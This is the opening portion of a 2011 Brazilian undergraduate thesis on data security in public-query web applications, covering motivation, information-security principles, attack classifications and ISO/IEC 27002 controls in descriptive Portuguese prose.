SERVIÇO NACIONAL DE APRENDIZAGEM INDUSTRIAL

FACULDADE DE TÉCNOLOGIA SENAI/SC FLORIANÓPOLIS

CURSO SUPERIOR DE TÉCNOLOGIA EM ANÁLISE E DESENVOLVIMENTO DE SISTEMAS

GABRIELLA DA SILVA DE BEM

SEGURANÇA EM APLICAÇÕES WEB DE CONSULTAS PÚBLICAS

FLORIANÓPOLIS/SC

2011

GABRIELLA DA SILVA DE BEM

SEGURANÇA DE DADOS EM APLICAÇÕES WEB DE CONSULTAS PÚBLICAS

Trabalho de Conclusão de Curso apresentado à banca examinadora do Curso Superior de Análise e Desenvolvimento de Sistemas da Faculdade de Tecnologia do SENAI/SC Florianópolis como requisito parcial para obtenção do Grau de Tecnólogo em Análise e Desenvolvimento de Sistemas sob a orientação do Professor Diego Ricardo Holler.

FLORIANÓPOLIS/SC

2011

GABRIELLA DA SILVA DE BEM

SEGURANÇA DE DADOS EM APLICAÇÕES WEB DE CONSULTAS PÚBLICAS

Trabalho de Conclusão de Curso apresentado à Banca Examinadora do Curso Superior de Tecnologia em Análise e Desenvolvimento de Sistemas da Faculdade de Tecnologia SENAI Florianópolis em cumprimento a requisito parcial para obtenção do título de Tecnólogo em Análise e Desenvolvimento de Sistemas.

APROVADA PELA **COMISSÃO EXAMINADORA**

EM FLORIANÓPOLIS, 26 DE AGOSTO DE 2011

Profa. Priscila Bastos Fagundes, MSc. (SENAI/SC)
Coordenador(a) do Curso

Prof. Nome Completo do(a) Coordenador(a), Título abreviado, (SENAI/SC) - Coordenador(a) de TCC

Prof. Diego Ricardo Holler, MS (SENAI/SC)
Orientador(a)

Prof. Nome Completo do(a) Professor(a), Título abreviado, (SENAI/SC) - Examinador

---

Prof. Nome Completo do(a) Professor(a), Título abreviado, (SENAI/SC) - Examinador

Agradecimentos

Agradeço a Deus pela vida!

Agradeço aos meus familiares que me apoiaram na realização deste trabalho.

Agradeço ao Brunno Mesquita, por ser um pai compreensivo e presente, e auxiliar o meu filho nos momentos em que não podia estar com ele.

Agradeço ao meu namorado Tiago Natel de Moura, por ser o grande incentivador e apoiador dessa pesquisa e estar ao meu lado em todos os momentos.

Agradeço o Gabriel de Bem Mesquita, por ser um filho compreensivo e carinhoso, pois mesmo não podendo estar com ele em muitos momentos sempre foi uma inspiração para conseguir concluir essa jornada.

Agradeço a todos os professores que estiveram presentes auxiliando e acompanhando o desenvolvimento deste trabalho.

“Essa obra, eu não a ornei nem enchi de períodos longos ou de palavras empoladas e magnificentes, ou de qualquer outro artifício de arte ou ornamento extrínseco, com os quais muita gente costuma descrever e ornar as suas coisas; porque não quis que artifício algum lhe valesse, mas, sim, que apenas a variedade do assunto e gravidade do tema a tornassem agradável.” (NICOLAU MAQUIAVEL)

Bem, G. S. **Segurança de dados em aplicações web de consultas públicas.** Florianópolis, 2011. f. Trabalho de Conclusão de Curso Superior de Tecnólogo em Análise e Desenvolvimento de Sistemas - Curso de Análise e Desenvolvimento de Sistemas. Faculdade de Tecnologia do SENAI, Florianópolis, 2011.

RESUMO

O objetivo principal deste trabalho é demonstrar a importância da segurança nos sistemas de informações web e ser um documento base para consulta de recomendações de segurança e boas práticas para desenvolvimento seguro. Um levantamento das principais vulnerabilidades e ameaças ás tecnologias atuais foi realizado através de uma análise passiva dos sites de consultas públicas disponíveis na internet. A partir dessas informações foi elaborado um guia de recomendações e boas práticas de segurança. Apresentando informações sobre as falhas e o que fazer para evitá-las. Com intuito de disseminar informações sobre metodologias de desenvolvimento seguro e boas práticas de desenvolvimento buscando garantir uma aplicação mais segura.

Palavras-chave: segurança da informação; aplicações web; metodologia de desenvolvimento seguro.

Bem, G. S. **Segurança de dados em aplicações web de consultas públicas.** Florianópolis, 2011. f. Trabalho de Conclusão de Curso Superior de Tecnólogo em Análise e Desenvolvimento de Sistemas - Curso de Análise e Desenvolvimento de Sistemas. Faculdade de Tecnologia do SENAI, Florianópolis, 2011.

ABSTRACT

The main objective of this study is to demonstrate the importance of security in web information systems and be a document for consulting security recommendations and best practices for secure development. A survey of the main vulnerabilities and threats to the current technology was conducted through a passive analysis of public consultations sites available on the Internet. From this information was developed a guide with recommendations and best security practices. Providing information about the failures and what to do to avoid them. In order to disseminate information about secure development methodologies and development best practices seeking to ensure a safer application.

Key words: Information security; web applications; secure development methodologies.

LISTA DE FIGURAS

LISTA DE ABREVIATURAS E SIGLAS

SENAI	Serviço Nacional de Aprendizagem Industrial
NIST	National Institute of Standarts and Technology
WEB	Rede de alcance mundial ou Rede mundial de informações
INEP	Instituto Nacional de Estudos e Pesquisas Educacionais
PSN	PlayStation Network
PHP	Personal Home Page
OWASP	Open Web Application Security Project
EDI	Electronic Data Interchange
EFT	Electronic Funds Transfer
TI	Tecnologia da Informação
IDS/IPS	Intrusion Detection System/Intrusion Prevention System
IDPS	Intrusion Detection and Prevention System
SSL	Security Socket Layer
SSH	Secure Shell
VPN	Virtual Private Network
HTTP	HyperText Transfer Protocol
NAT	Network Address Translation
IETF	Internet Engineering Task Force
RFC	Request For Comments
ISO	International Standartization Organization
ABNT	Associação Brasileira de Normas Técnicas
CC	Common Criteria
CTCPEC	Canadian Trusted Computer Product Evaluation Criteria

ITESEC	Information Technology Security Evaluation Criteria
EAL	Evaluation Assurance Level
TOE	Target of Evaluation
TSF	Target of Evaluation Security Functions
ST	Security Target
PP	Protection Profile
NAT	Network Address Translation
AC	Autoridade Certificadora
HTTPS	HyperText Transfer Protocol Secure
TLS	Transport Layer Secure
CLASP	Compreensive, Lightweight Application Security Process
SDL	Security Development Lifecycle
IEEE	Institute of Electrical and Electronic Engineers
FSR	Final Security Review
DoS	Denial of Service
LFI/RFI	Local File Include/Remote File Include
ADT	Arbitrary Directory Traversal
IDOR	Insecure Direct Object Reference
SEC MISC	Security Misconfiguration
FRUA	Failure to Restrict URL Access
SQLI	SQL Injection

SUMÁRIO

1 INTRODUÇÃO

A Internet é, por natureza, um ambiente heterogêneo, onde diversas tecnologias convivem e cooperam entre si, tornando-a cada vez mais atrativa ao mercado corporativo; permitindo a disponibilidade das informações em qualquer dispositivo que possua acesso a *web*. Neste cenário dinâmico, cada vez mais aplicações e informações críticas estão acessíveis e a velocidade de lançamentos de negócios *online* supera os esforços com a segurança da informação.

De acordo com o *Nacional Institute of Standarts and Technology* (NIST) as aplicações *web* constituem mais de 60% das tentativas de ataque na internet (FLETCHER, 2011) e 75% das vulnerabilidades estão no nível das aplicações (GARTNER, 2007). Segundo Carneiro (2010), os ataques realizados pela internet prosseguiram em alta no ano de 2010, com um crescimento de 36% somente no primeiro semestre, na comparação com o mesmo período de 2009, o estudo ressalta que este foi o ano com maior índice de vulnerabilidades na *web*. Os danos causados por esses ataques podem ser desde acesso a dados confidenciais até indisponibilidade total dos serviços e os custos dessas falhas podem afetar seriamente o negócio. No Brasil 13% das empresas que sofreram ataque tiveram prejuízos que passaram de R$1 Bilhão (LANNA, 2011).

Um guia de recomendações e boas práticas de segurança que contenha soluções para as principais vulnerabilidades e uma visão geral sobre segurança no ciclo de desenvolvimento é um ótimo começo para a codificação segura e para a adoção de métodos básicos de proteção, porém a lista de falhas é extensa (e muda periodicamente) tornando-se vital que o conhecimento em segurança *web* se estenda para além deste documento ou você poderá estar vulnerável.

1.1 JUSTIFICATIVA

O cidadão brasileiro vem tomando conhecimento da gravidade do problema do vazamento de dados da pior maneira possível, ou seja: assistindo aos casos de vazamento de dados pessoais, com freqüência cada vez maior e cuja publicidade vem sendo sensivelmente intensificada. Assim ocorreu com os recentes casos de vazamento de dados pessoais da Receita Federal e do Instituto Nacional de Estudos e Pesquisas Educacionais (INEP), em 2010, ou da *LG Electronics* e *PlayStation Network* (PSN) neste ano. (DONEDA, 2011)

A CERT.br (2011) identificou no primeiro trimestre de 2011 que do total de incidentes reportados, 3,07% são em aplicações *web*, isto equivale a aproximadamente 2.786 incidentes, e que com o forte crescimento das aplicações *web* só tende a aumentar.

As aplicações *web* ultimamente tem preferência nos ataques, porque são nelas que se concentram as falhas mais exploráveis atualmente, existem mais de 20 categorias de vulnerabilidades; e nem sempre as corporações que contratam as empresas de desenvolvimento se preocupam em verificar como estão sendo tratadas essas questões de segurança na aplicação ou preferem não ter maiores gastos investindo nessa prevenção, um erro que poderá ser fatal.

Um estudo do *National Institute of Standards and Technology* (NIST) aponta que 43% das vulnerabilidades em aplicações na *web* estão associadas ao *PHP*, não que a linguagem seja insegura, a instituição atribui isso à utilização por profissionais amadores. (ELIAS, 2007). Hoje com o uso de algumas ferramentas tornou-se mais fácil a criação de sites, isto permite que pessoas muito leigas ou sem experiência na área, possam fazer grandes sites completamente vulneráveis. Em fevereiro de 2010 num encontro de *experts* em internet e *software* na Casa Branca, o *hacker* Mudge falou ao presidente Clinton: “As pessoas escrevem o *software* de forma descuidada. Ninguém verifica se há erros antes de efetuar a venda” (SANS, 2009).

A Segurança nas aplicações depende de um acompanhamento de indicadores, métricas para a gestão da segurança, um trabalho contínuo de acompanhamento e conscientização; mas geralmente as empresas optam por investir apenas no planejamento e implementação, achando alto e desnecessário o custo com a gestão da segurança (ELIAS, 2005).

Os testes de segurança de *software* são essenciais para garantir a confidencialidade, a integridade e a disponibilidade das informações, eles garantem que os requisitos de segurança

foram garantidos em toda a aplicação, tais como: não repudio das informações, controle de acesso adequado, e que as informações não sejam vazadas.

O conhecimento público sobre casos de vazamento de dados pessoais provoca, justificadamente, uma grande desconfiança do cidadão em relação à corporação que os deixou vazar, seja esta privada ou estatal.

Para a instituição atingida, a situação pode ser ainda mais dramática, além das questões envolvendo dados pessoais, ainda podemos ter o vazamento de segredos industriais e comerciais, planos de negócios, estruturas organizacionais e tantos outros dados que tenham caráter reservado; além da perda de credibilidade no mercado, prejuízos à marca e a imagem da empresa, interrupção ou queda de desempenho dos serviços e pesados processos judiciais que podem custar milhões ou até mesmo bilhões as empresas descuidadas. (DONEDA, 2011)

Portanto a adoção de boas práticas em segurança da informação ajudará a reduzir o desperdício de recursos (com medidas de segurança reativas, ou seja, pós-ataque), a sair do foco de ataques, prover um serviço de maior qualidade e confiabilidade e, portanto colaborar para o aumento de segurança na internet.

1.2 OBJETIVOS

Os objetivos da pesquisa são elencados a seguir.

1.2.1 Objetivo geral

O presente trabalho tem por objetivo analisar as vulnerabilidades das aplicações *web* de consulta pública e propor soluções, boas práticas de desenvolvimento e recomendações de segurança para identificar e evitar ataques a essas informações. A fim de servir como

referência para a literatura da área e ser utilizada como guia por administradores e desenvolvedores deste tipo de aplicação.

1.2.2 Objetivos específicos

a) Pesquisar e divulgar as ferramentas mais utilizadas para verificação de vulnerabilidades;

b) Identificar falhas em aplicações *web* de consulta publica;

c) Identificar boas práticas de desenvolvimento de aplicações *web*;

d) Propor soluções para as falhas encontradas;

2 REVISÃO DE LITERATURA

2.1 O VALOR DA INFORMAÇÃO

A informação está presente em praticamente todas as atividades em que o ser humano realiza, elas podem ser assimiladas, entendidas, compreendidas e incorporadas às estruturas do conhecimento pessoal (GURGEL, 2006).

A informação tornou-se um elemento fundamental para a existência das organizações, funciona como elemento de ligação entre diversos pontos (inclusive os mais extremos). Organizações alimentam-se de informações, e ao mesmo tempo são direcionadas por elas. (CARVALHO; TAVARES, 2001).

Elas tornaram-se importantes nos meios organizacionais e no mundo globalizado, sendo aproveitadas pelas empresas como elemento de adesão na tomada de decisão e no planejamento estratégico voltado as várias áreas, desta forma Foina (2001) comenta que:

> As empresas relacionam-se entre si e com o mundo externo por meio de trocas de informações, insumos e produtos em geral. Assim, podemos perceber a importância da informação para uma operação bem-sucedida nas empresas. Num mundo globalizado e altamente informatizado, a informação é um dos produtos mais valiosos para a gestão da empresa. A informação certa, no formato adequado e na hora certa pode mostrar oportunidades de negócios que levam os executivos a tomarem decisões importantes para o sucesso do negócio.

Para a tomada de decisão é preciso obter informações precisas e que estão em nosso alcance a todo o momento, para isso basta estar atento para tudo que acontece dentro da empresa e no mundo. Sob esta perspectiva, o valor da informação pode ser classificado nos seguintes tipos (CRONIN, 1990):

a) Valor de uso: baseia-se na utilização final que se fará com a informação;

b) Valor de troca: é aquele que o usuário está preparado para pagar e variará de acordo com as leis de oferta e demanda, podendo também ser denominado de valor de mercado;

c) Valor de propriedade, que reflete o custo substitutivo de um bem;

d) Valor de restrição, que surge no caso de informação secreta ou de interesse comercial, quando o uso fica restrito apenas a algumas pessoas.

Muitas vezes não é possível quantificar o valor da informação estabelecendo uma equivalência a uma quantia em dinheiro. Por ser um bem abstrato e intangível, o seu valor estará associado a um contexto. Assim, os valores de uso e de troca poderão ser úteis na definição de uma provável equivalência monetária.

Casanas (2001) afirma que, nos anos recentes, a informação assumiu importância vital para manutenção dos negócios, os quais são marcados pela dinamicidade da economia

globalizada e permanentemente *online*. Dessa forma, são poucas as organizações que não dependem da tecnologia de informações, direta ou indiretamente. Com isso, o comprometimento do sistema de informações por problemas de segurança pode causar grandes prejuízos ou mesmo levar a organização à falência.

A informação perde valor à medida que outros passam a ter acesso e conhecimento dela, isso pode ser facilmente percebível em planos de *marketing*, cuja informação obtida em um determinado instante pode ter um alto valor competitivo, até que o concorrente também tem acesso e então seu valor potencial diminui (GURGEL, 2006).

2.3 A SEGURANÇA DA INFORMAÇÃO

A internet esta em constante evolução e vislumbra-se um crescimento ainda longe do seu limiar. Porém, se as perspectivas de negócios são boas, temos ainda um lado obscuro da rede que lança uma série de ameaças às empresas e aos usuários da internet.

A Segurança da Informação tem o intuito de proteger a informação de uma gama extensiva de ameaças para assegurar a continuidade dos negócios, minimizar os danos empresariais e maximizar o retorno em investimentos e oportunidades. Se as informações contidas no sistema vazarem, pode haver o risco das mesmas chegarem ao conhecimento dos concorrentes e se tornarem uma ameaça, sendo assim a segurança da informação é essencial.

Segundo Scua (2007), para se ter garantia da segurança da informação é preciso um perfil positivo, necessitando-se de alguns princípios básicos que devem ser respeitados como:

a) **Confidencialidade**: assegurar que a informação será acessível somente por quem tem autorização de acesso;

b) **Integridade:** assegurar que a informação não foi alterada durante o processo de transporte da informação;

c) **Disponibilidade:** assegurar que usuários autorizados tenham acesso a informações e a recursos associados quando requeridos.

Os benefícios evidentes são reduzir os riscos com vazamentos, fraudes, erros, uso indevido, sabotagens, roubo de informações e diversos outros problemas que possam comprometer estes princípios básicos. Acionistas, executivos, funcionários, clientes, fornecedores e parceiros devem estar atentos em preservar seus ativos e preocupados com a proteção adequada de informações e sistemas da empresa. Isso acontece porque a segurança da informação está se tornando um importante diferencial competitivo (Bastos, 2002).

Bastos (2002) afirma que ações de segurança da informação podem:

a) Viabilizar aplicações e processos que otimizem as atividades da empresa, reduzindo custos;

b) Viabilizar novos produtos e serviços, aumentando a receita da empresa;

c) Reduzir e administrar os riscos do negócio;

d) Fortalecer a imagem da empresa;

e) Criar valor para a empresa e para o acionista.

Mas por outro lado, Bastos (2002) enfatiza que a ausência de processos e controles sobre a segurança pode acarretar diferentes impactos, que levarão a perda de faturamento, custos e despesas e, no final das contas, perda de valor da empresa.

Atualmente os gastos com segurança estão desequilibrados, a maior parte esta direcionada para o setor de infraestrutura, enquanto 73% de todos os ataques são direcionados a camada de aplicação *web* e 2/3 de todas as aplicações estão vulneráveis. (MARINHO, 2008)



Figura 1: Percentual de ataques realizados *versus* investimento em segurança.

Além disso, as aplicações *web* estão cada vez mais humanizadas e funcionais devido a serem sistemas altamente personalizáveis, multiplataforma, utilizarem padrões abertos, fácil desacoplamento e apresentação, várias características que conquistam aos clientes, porém, ao mesmo tempo, envolvem um alto grau de complexidade para quem as desenvolve. As metodologias de desenvolvimento utilizadas em grande parte das empresas, não incorporam requisitos de segurança em seu processo. As competências técnicas dos desenvolvedores priorizam os requisitos funcionais, necessita-se de uma cultura de segurança nas equipes de desenvolvimento.

Devido a essas características as aplicações *web* tornaram-se possuidoras da maior ocorrência de vulnerabilidades (são mais de 20 categorias) e também onde as vulnerabilidades mais exploráveis estão presentes, virando assim o principal alvo de ataques *hackers* nos últimos anos.

Bastos (1998) completa que, as empresas têm conectado sua rede interna à internet, mas não gostariam de conectar a internet à rede interna. Para isto, torna-se necessário um forte investimento na área de segurança da informação fazendo com que os responsáveis pelos

setores de tecnologia da empresa se preocupem em possuir desenvolvedores com um amplo conhecimento do funcionamento *web* e processos de metodologias de desenvolvimento voltadas à segurança.

De Acordo com D'Ávila (2011), "A melhor defesa de uma empresa é a integração da segurança no ciclo de vida de desenvolvimento de aplicativos. A criação de códigos com poucas falhas de segurança oferece um retorno maior do que se tentar reparar aplicativos em uso". Essa preocupação é especialmente crítica na *web*, que cada vez mais se apresenta como um veículo de serviços e aplicações em larga escala e abrangência.

2.3.1 Tipos de Ataques

Segundo a ISO/IEC 27000 (2009), ataque é qualquer tentativa de se destruir, expor, alterar, desativar, roubar ou obter acesso/fazer uso não autorizado de um ativo. A *Internet Engineering Task Force* (IETF) definiu o ataque na *Request for Comments* (RFC) 2828 como sendo:

> Uma investida contra a segurança do sistema que deriva de uma ameaça inteligente, ou seja, um ato inteligente, que é uma tentativa deliberada (especialmente no sentido de um método ou técnica) para escapar dos serviços de segurança e violar a política de segurança de um sistema.

A classificação dos ataques com relação ao fluxo da informação (D'ÁVILA, 2001):

a) Interrupção: Ataque contra a disponibilidade;

b) Interceptação: Ataque contra a confidencialidade;

c) Modificação: Ataque contra a integridade;

d) Fabricação: Ataque contra a autenticidade.



Figura 2: Tipos de ataques ao fluxo da informação.

2.3.1.1 Ataques Passivos

Os ataques passivos podem ser realizados tanto na rede como nos *hosts*. Os ataques passivos servem para obter ou utilizar informações dos sistemas, mas não afetam seus recursos. Eles podem implicar em uma violação de confidencialidade.

2.3.1.2 Ataques Ativos

Ataques ativos geralmente alteram a rede ou o *host* quando estão sendo atacados, eles afetam a disponibilidade, a integridade, a confidencialidade e a autenticidade dos sistemas.

2.3.2 Normas de Segurança

2.3.2.1 ISO/IEC 17799 e ISO/IEC 27.002 (Gerenciamento da segurança da informação)

Conforme Rosemann (2002), desde a década de 80 vêm sendo criadas normas para segurança da informação, em 1989 foi publicada a primeira versão do código de segurança denominado PD0003 – Código para Gerenciamento da Segurança da Informação. Em 1995 esse código foi revisado e publicado como uma norma britânica, a BS7799:1995. Essa norma foi revisada e alterada mais algumas vezes até que em 1º de dezembro de 2000 foi homologada pela *International Standartization Organization* (ISO) como ISO/IEC 17799:2000. No Brasil sua homologação ocorreu pela Associação Brasileira de Normas Técnicas (ABNT) sendo denominada como NBR ISO/IEC 17799:2001.

Nascimento (2001) ressalta que a partir da publicação da norma NBR ISO/IEC 17799, passa a existir um referencial de aceitação internacional. Essa norma, de acordo com Saldanha (2002), estabelece um referencial para as organizações desenvolverem, implementarem e avaliarem a gestão da segurança de informação, além de promover a confiança nas transações comerciais entre organizações, realizadas através dos computadores. A ISO/IEC 17799 foi atualizada para a numeração ISO/IEC 27002 em julho de 2007.

Segundo Amorim (2011), a ISO/IEC 27002, define controles de segurança que englobam desde a parte de segurança predial, infraestrutural, até a parte da segurança dos ativos de negócios. No caso de se um desastre ocorrer, um plano de continuidade e um plano de restauração pré-estabelecidos entram em ação para que o desastre seja minimizado e que

ao menos os mínimos requisitos necessários estejam disponíveis para que o negócio consiga manter-se ativo e a empresa funcionando. A parte principal da norma se encontra distribuída em 11 seções, que correspondem aos controles de segurança da informação, conforme apresentado a seguir. A numeração dessas seções se inicia no número 5:

a) **Seção 5 – Política de segurança da informação**: Indica a criação de um documento sobre a política de segurança da informação da organização, que deverá conter os conceitos de segurança da informação, o comprometimento da direção com a política, uma estrutura para estabelecer os objetivos de controle e os controles, a estrutura de análise e avaliação e gerenciamento de riscos, as políticas, princípios, normas e requisitos de conformidade de segurança da informação. Essa política deverá ser revisada em intervalos regulares e comunicada a todos.

b) **Seção 6 – Organizando a segurança da informação**: Estabelece uma estrutura de gerenciamento delegando as atividades de segurança aos representantes de diversas partes da organização, com funções e papeis relevantes. As responsabilidades pela segurança da informação devem estar claramente definidas e devem ser estabelecidos acordos de confidencialidade para proteger informações sigilosas, bem como as informações que são acessadas, comunicadas, processadas ou gerenciadas por terceiros.

c) **Seção 7 – Gestão de ativos**: De acordo com a norma, para que os ativos (qualquer coisa que tenha valor para a organização) sejam devidamente protegidos, é necessário primeiramente levantar e identificar quais são os ativos e identificar e designar quem serão seus respectivos responsáveis. As informações e os ativos devem ser classificados conforme o nível de proteção recomendado para cada um deles, e seguir regras documentadas que definem qual o tipo de uso é permitido realizar com esses ativos.

d) **Seção 8 – Segurança em recursos humanos**: A intenção desta seção é mitigar o risco de roubo, fraude ou mau uso dos recursos. Deverá estar claro a quem for contratado as descrições do cargo e os termos e condições de contratação, especialmente as responsabilidades quanto à segurança das informações, para que cada um entenda suas responsabilidades e esteja de acordo com o papel que desempenhará. Eles deverão ser educados e treinados nos procedimentos de segurança da informação e no uso correto dos recursos de processamento de informação, um processo disciplinar formal deverá ser estabelecido para tratar as violações de segurança da informação. Nos casos de desligamento,

a saída de funcionários, fornecedores e terceiros deve ser feita de modo ordenado e controlado, para que a devolução de todos os equipamentos e a retirada de todos os direitos de acesso seja concluída.

e) **Seção 9 – Segurança física do ambiente**: Indica a implementação de níveis e controles de acesso apropriados nas áreas de processamento de informações críticas ou sensíveis, incluindo proteção física. Essa proteção deve ser compatível com os riscos previamente identificados. Os equipamentos também devem ser protegidos contra ameaças físicas e ambientais, incluídos aqueles utilizados fora da organização.

f) **Seção 10 – Gestão das Operações e Comunicações**: Estabelece a segregação de funções (recomenda-se que uma pessoa realize uma ou algumas atividades de um processo, mas não todas), visando reduzir o risco de mau uso ou uso indevido do sistema. É necessário que estejam definidos os procedimentos e responsabilidades pela gestão da operação de todos os recursos de processamento da informação. Em relação aos sistemas terceirizados, deve-se implementar e manter o nível apropriado de segurança da informação e em conformidade com acordos de entrega de serviços terceirizados. É fundamental planejar e preparar a disponibilidade e os recursos do sistema para minimizar o risco de falhas, assim como prever a capacidade futura dos sistemas, de forma a reduzir os riscos de sobrecarga. Deve-se prevenir e detectar a introdução de códigos maliciosos e os usuários devem estar conscientes sobre isso. Procedimentos para geração de cópias de segurança e sua recuperação também devem ser estabelecidos. Além disso, deve-se garantir o gerenciamento seguro da rede e controles adicionais podem ser necessários para a proteção de informações confidenciais que trafeguem em rede pública. Uma política formal especifica deve ser criada para a troca de informação entre organizações e deve-se implementar mecanismos de monitoração de atividades não autorizadas de processamento de informação. Os eventos de segurança da informação devem ser registrados, lembrando que essas atividades devem estar aderentes aos requisitos legais aplicáveis para suas atividades de registro e monitoramento.

g) **Seção 11 – Controle de Acesso**: Deve-se aderir a controles para acesso as informações, aos recursos de processamento das informações e aos processos de negócios com base nos requisitos de negócio e na segurança da informação. Para isso, deve haver procedimentos que englobem desde o cadastro inicial de um novo usuário até o cancelamento final do seu registro, garantindo assim que já não possuem mais acesso a sistemas de informação e serviços. O usuário deve estar consciente de suas responsabilidades em relação a

segurança no uso de senhas, para tanto, sugere-se a adoção da “política de mesa e tela limpa” para reduzir o risco de acessos não autorizados ou danos a documentos, papéis, mídias e recursos de processamento da informação que estejam ao alcance de qualquer um.

h) **Seção 12 – Aquisição, desenvolvimento e manutenção de sistemas de informação**: Implica em identificar e acordar os requisitos de segurança do sistema antes do inicio do desenvolvimento e/ou implementação. As informações devem ser protegidas visando a manutenção de sua confidencialidade, autenticidade ou integridade por meios criptográficos.

i) **Seção 13 – Gestão de incidentes de segurança da informação**: Estabelecer procedimentos formais de registro e escalonamento dos eventos de segurança reportados. Deve-se assegurar que esses eventos sejam comunicados o mais rápido possível, de tal forma que a tomada de ação corretiva ocorra em tempo hábil, para isso todos os funcionários, fornecedores e terceiros devem estar conscientes sobre os procedimentos para notificação dos diferentes tipos de eventos.

j) **Seção 14 – Gestão de continuidade do negocio**: Elaborar um plano de continuidade do negocio criando controles para identificar e reduzir riscos, incluindo controles para identificar e reduzir riscos, devem ser desenvolvidos e implementados, visando assegurar que as operações essenciais sejam rapidamente recuperadas.

k) **Seção 15 – Conformidade**: Visa garantir e evitar a violação de qualquer lei criminal ou civil, estatutos, regulamentações ou obrigações contratuais e de quaisquer requisitos de segurança da informação. Para isso, é conveniente analisar criticamente a segurança dos sistemas de informação em intervalos regulares, verificando, sobretudo, sua conformidade e aderência a requisitos legais e regulamentares.

